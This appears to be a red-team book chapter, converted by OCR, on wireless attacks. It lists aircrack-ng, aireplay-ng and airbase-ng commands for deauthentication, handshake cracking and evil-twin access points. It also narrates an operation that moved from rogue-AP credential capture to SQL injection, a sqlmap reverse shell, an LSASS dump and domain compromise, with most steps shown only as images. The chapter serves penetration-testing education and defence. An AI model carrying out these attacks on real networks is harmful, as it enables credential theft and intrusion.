- Alpha Wifi Adapter,
- Rogue Access Portal App: *https://github.com/vincenzogianfelice/RoguePortal*
- Two or more Systems (Attacker)- 1 is for hosting Rogue Access Point and 2 is for launching attack

The Alpha (Alfa) WiFi Adapter

The Alpha (Alfa) WiFi Adapter is a crucial tool for WiFi attacks primarily due to its capabilities that are often not found in standard WiFi adapters. Key reasons include:

- **Monitor Mode Support**: Allows the adapter to capture and analyze packets in the WiFi network without establishing a connection to an access point.
- **Packet Injection**: Enables the adapter to create and send its own packets, crucial for certain attacks like deauthentication.
- **High Power and Range**: Alfa adapters usually have higher power and better range than standard adapters, allowing them to detect and interact with more networks.
- **Compatibility with Security Tools**: Alfa adapters are widely compatible with popular security tools like Aircrack-ng, which are used for WiFi security testing.

  These features make Alfa WiFi Adapters a preferred choice for professionals conducting wireless penetration testing and red teaming exercises.

Image 11.0 Alpha Wifi Adapter

Key Steps to Launching Effective Wireless Attacks in a Red Teaming

Reconnaissance

- **Tool**: **airodump-ng**
- **Command**: `airodump-ng wlan0`
- **Output**: Lists available Wi-Fi networks and details like BSSID, channel, encryption type.

Target Identification

- Identify the target network from the list obtained during reconnaissance.

Traffic Capture

- **Tool**: **airodump-ng**
- **Command**: `airodump-ng --bssid [Target BSSID] -c [Channel] --write output wlan0`
- **Output**: Captures packets from the target network and saves them to a file.

Deauthentication Attack (for WPA/WPA2)

- **Tool**: **aireplay-ng**
- **Command**: `aireplay-ng --deauth 0 -a [Target BSSID] wlan0`

- **Output**: Sends deauth packets to disconnect clients, forcing them to reconnect and capture the handshake.

Cracking the Password

- **Tool**: **aircrack-ng**
- **Command**: `aircrack-ng output-01.cap -w [path to wordlist]`
- **Output**: Tries to crack the WPA/WPA2 password using the captured handshake.

Evil Twin Attack

- **Tool**: **airbase-ng**
- **Setup**: Configure a rogue access point with the same SSID as the target.
- **Command**: `airbase-ng -a [fake BSSID] --essid "[Target SSID]" wlan0`
- **Objective**: Trick users into connecting to the rogue AP.

Rogue Access Point

- **Setup**: Create a rogue AP with a compelling SSID.
- **Tools**: Hostapd, Dnsmasq.
- **Objective**: Capture credentials or perform a man-in-the-middle attack.

Compromising Enterprise's Internal Networks through Wireless Hacking

In our operation titled 'Compromising Enterprise's Internal Networks through Wireless Hacking,' **we successfully executed a wireless attack that led to the complete compromise of the enterprise's domain**. This operation not only demonstrated the efficacy of our wireless attack strategies but also highlighted the critical vulnerabilities in wireless network security.

Rogue Wave: Mastering the Art of the Access Point Ambush

In a pivotal moment of our red team operation, we executed a sophisticated 'Rogue Access Point' attack. By seamlessly setting up a counterfeit access point mirroring the enterprise's legitimate Wi-Fi network, we were able to lure unsuspecting users into connecting to our malicious network. This strategic maneuver was a game-changer. It not only granted us access to the flow of unencrypted network traffic but, more crucially, allowed us to capture the domain credentials. Successfully compromising these credentials was the linchpin in our operation, leading to an eventual full-scale compromise of the enterprise network.

This operation vividly demonstrates the latent risks lurking in wireless networks and underscores the necessity of robust wireless security protocols, including properly configured Network Access Control (NAC), in safeguarding sensitive corporate data.

Effective NAC ensures that only authorized devices can access network resources, thereby significantly reducing the risk of such infiltrations and maintaining the integrity of the network's security posture.

Moving forward in this chapter, I am going to delve into the actual execution of the Rogue Access Point attack, detailing each step from inception to successful infiltration. This will provide an in-depth look at how such an attack unfolds in a real-world scenario:

Upon entering the premises of the target company, we strategically set up a rogue access point. This crucial step was the cornerstone of our planned attack, allowing us to exploit the vulnerabilities inherent in the company's wireless network…

10 Steps I used to launch the Rogue Access Point attack

1. Setup RogueAccessPortal (Ref: https://github.com/vincenzogianfelice/RoguePortal)
2. Recon the existing Access Points (APs)
3. Launch Rogue Access Point Attack
4. Capture the Domain Credentials
5. Connect to the existing (Actual) AP of the Enterprise
6. Scan the internal network of an Enterprise
7. Vulnerability Assessment
8. Actual Exploitation- Obtaining Reverse Shell on the Attacker’s system
9. Active Directory Recon
10. Compromise the Active Directory

Initially, we conducted a thorough scan of the available Access Points (APs) in the vicinity. Upon identifying the most suitable target, we proceeded to create a rogue access point. This rogue AP was meticulously configured to mimic the characteristics of one of the available APs, setting the stage for our infiltration strategy

Available Access Points (APs):




Image 11.1

Then we launched the actual Rogue Access Point Attack and several users got trapped:




Image 11.2




Image 11.3

Successfully captured the Domain Member Credentials:




Image 11.4

Logged in to the Actual Wifi AP of the Enterprise:

Image 11.5

Started internal Recon phase to scan the internal systems of the Target Enterprise:




Image 11.6

Vulnerability Assessment Phase: During the Recon phase, we identified one internal application was vulnerable to SQL Injection (Authentication Bypass):




Image 11.7

SQL Injection details:

Dumping the Database details:




Image 11.8

Dumping System Users:




Image 11.9

Successfully compromised the entire System (Server) by uploading reverse shell via SQLMAP:




Image 11.10

This application's service was running with the privileges of the user who was a local admin with the ***SeImpersonatePrivilege*** Privileges enabled:




Image 11.11

Created a "test" user with local admin rights on the same system:




Image 11.12

Post Exploitation:

Now that we have a local admin user, let's login through the RDP on the same system:




Image 11.13

Note: Here, we observed that one Antivirus was running with the latest signatures however it was not configured properly hence we were able to dump the LSASS process and later transferred the same to the attacker's machine…

Transferred this lsass.DMP file through the RDP:





Image 11.14


Caution- This could have been prevented if EDR had been installed on the victim system

EXTRAS

